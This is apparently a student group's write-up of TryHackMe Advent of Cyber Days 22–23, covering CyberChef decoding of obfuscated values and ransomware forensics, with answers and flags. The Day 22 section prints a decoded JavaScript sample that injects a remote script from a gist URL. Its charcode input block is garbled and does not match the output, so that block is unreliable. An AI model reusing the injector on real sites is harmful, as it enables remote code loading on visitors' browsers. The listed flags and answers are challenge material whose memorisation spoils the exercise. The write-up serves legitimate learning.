properties section indicates the string is valid UTF8 and has an entropy of 3.17.

Apparently something changed, but it's still gibberish in the output, let's go back and take a look at the hint.

The hint from before is telling us add 'From Charcode' recipe twice. Comma as the delimiter and base of 10. Which means we just have to change the Delimiter and Base! Let's go and change it now.

```

length: 3142
Input:
32, 57, 55, 44, 30, 49, 40, 39, 44, 32, 57, 55, 44, 30, 50, 55, 44, 32, 50, 55, 44, 50, 30, 30, 140,
91, 114, 32, 87, 100, 100, 125, 33, 91, 32, 100, 111, 99, 117, 100, 101, 110, 115, 65, 180, 181, 116, 89, 100,
101, 100, 101, 110, 116, 115, 66, 121, 94, 97, 103, 78, 97, 109, 101, 40, 30, 115, 99, 114, 105, 112, 116, 39,
41, 59, 32, 118, 97, 114, 32, 116, 116, 51, 32, 61, 32, 116, 114, 117, 101, 58, 32, 182, 111, 114, 32, 40, 32,
116, 97, 114, 32, 105, 32, 61, 32, 97, 108, 108, 115, 46, 108, 101, 118, 103, 116, 104, 59, 32, 105, 45, 45,
59, 41, 32, 123, 32, 105, 162, 32, 49, 97, 108, 108, 115, 93, 46, 115, 114, 99, 46, 105, 110, 100,
101, 120, 79, 192, 49, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100,
101, 40, 52, 57, 44, 32, 52, 57, 44, 32, 49, 48, 48, 44, 32, 53, 49, 44, 32, 53, 48, 44, 32, 52, 57, 44, 32,
53, 48, 44, 32, 53, 56, 44, 32, 53, 56, 44, 32, 57, 57, 44, 32, 53, 58, 44, 32, 49, 48, 48, 44, 32, 53, 52, 44,
32, 50, 52, 48, 53, 53, 48, 32, 50, 59, 48, 32, 51, 50, 48, 32, 52, 51, 48, 32, 53, 50, 48, 32, 54, 51, 48, 32,
44, 52, 48, 50, 49, 48, 51, 49, 48, 52, 51, 55, 44, 32, 57, 55, 44, 32, 53, 49, 44, 32, 53, 48, 44, 32, 54, 41, 41,
53, 55, 44, 32, 53, 54, 44, 32, 57, 55, 44, 32, 53, 54, 44, 32, 53, 54, 44, 32, 57, 56, 44, 32, 53, 54, 41, 41,
32, 62, 32, 45, 49, 41, 32, 123, 32, 110, 116, 51, 32, 61, 32, 102, 97, 108, 115, 101, 59, 125, 32, 125, 32,
105, 102, 40, 110, 116, 51, 32, 61, 32, 116, 114, 117, 101, 41, 123, 108, 111, 99, 117, 109, 101, 110, 110,
46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 123, 84, 97, 103, 78, 97, 109, 101, 40, 34, 104,
101, 97, 106, 34, 41, 91, 48, 46, 97, 112, 12, 101, 118, 108, 67, 104, 105, 108, 109, 101, 115, 111, 109,
101, 115, 116, 114, 105, 110, 103, 41, 59, 32, 125); ....
Output:
var somestring = document.createElement('script'); somestring.type = 'text/javascript'; somestring.async = true;somestring.src = String.fromCharCode(104, 104, 116, 110, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 110, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97, 47); var m3 = document.getElementsByTagName('script'); var n3 = true; for ( var i = m3.length; i-- ) { if (m3[i].src.indexOf(String.fromCharCode(49, 49, 108, 51, 58, 49, 58, 52, 52, 99, 52, 108, 54, 54, 55, 52, 52, 54, 108, 98, 102, 108, 57, 91, 51, 58, 57, 56, 97, 56, 58, 98, 56)) > -1 ) { m3[i].remove(); } if(n3 = true){document.getElementById('head').appendChild(somestring); }

```

After we're done changing everything, we are shown with this output, apparently it's hinting us to insert one more receipt in order to fully decode it.

Ah, it seems like we are shown with a website link, let's copy it down and search for it.

heavenraiza / cyberelf

Created 2 years ago

Code Revisions Stars 23

cyberelf

1 THM{657012dcf3d1318dca0ed864f0e70535}

Load earlier comments...

ViperTechnologi... commented on Jan 4, 2021

Awesomeness!

ginoclement commented on Jan 6, 2021

Happy New Year!

Eindbaas072 commented on Jan 6, 2021

Happy New Year!

Ah Ha, we have found the Flag for our final question. Let's copy it down and paste it in our answer box.

Title AoC22

IP Address 10.10.168.45

Expires 1h 03m 02s

Woop woop! Your answer is correct.

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

Answer the questions below

What is the password to the KeePass database?

thegrinchwashere

Correct Answer Hint

What is the encoding method listed as the 'Matching ops'?

Base64

Correct Answer Hint

What is the decoded password value of the Elf Server?

sn0wM4n!

Correct Answer

What is the decoded password value for ElfMail?

ic3Skating!

Correct Answer Hint

Decode the last encoded value. What is the flag?

THM{657012dcf3d1318dca0ed864f0e70535}

Correct Answer Hint

Task 25 [Day 23] Blue Teaming The Grinch strikes again!

Task 26 [Day 24] Final Challenge The Trial Before Christmas

Yipee!! We are finally done with Day 22!!

End of Day 22 report

# PSP0201

## Week 6

## (DAY 23)

# Writeup

Group Name: Nvida

Members

ID	Name	Role
1211102656	Dennis Ng Chun Hung	Leader
1211101408	Ephrem Loo Ee Zhe	Member
1211102910	Khoo Jen-Au	Member
-	-	-

**Tools Used:**

Kali Linux , Firefox

[Day 23] The Grinch strikes again!

Question 1: What does the wallpaper say?

Log into the given server with the credentials using Remmina.

Click on connect.




Answer: THIS IS FINE

Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Open the RansomNote.

Copy and paste the “bitcoin address” inside the note, and decrypt it.




```
root@ip-10-10-58-61:~# echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d  
nomorebestfestivalcompanyroot@ip-10-10-58-61:~#
```


Answer: nomorethebestfestivalcompany

Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Remember to show hidden items and file name extensions so it's easier to locate the text file.




Look into the “confidential” file. There will be a text file in it.



Answer: .grinch

Question 4: What is the name of the suspicious scheduled task?


The scheduled task is the one on the desktop.



Answer: opidsfsdf

Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


Click into the “Actions” tab




Answer: C:\Users\Administrator\Desktop\opidsfsdf.exe

Q6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Click on ShadowCopyVolume and then the Properties tab.



Here you can find the ID.



Answer: 7a9eea15-0000-0000-0000-010000000000

Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?


We already found the hidden folder.

- confidential
- database
- vStockings
- WindowsPowerShell
- RansomNote.txt


Answer: confidential

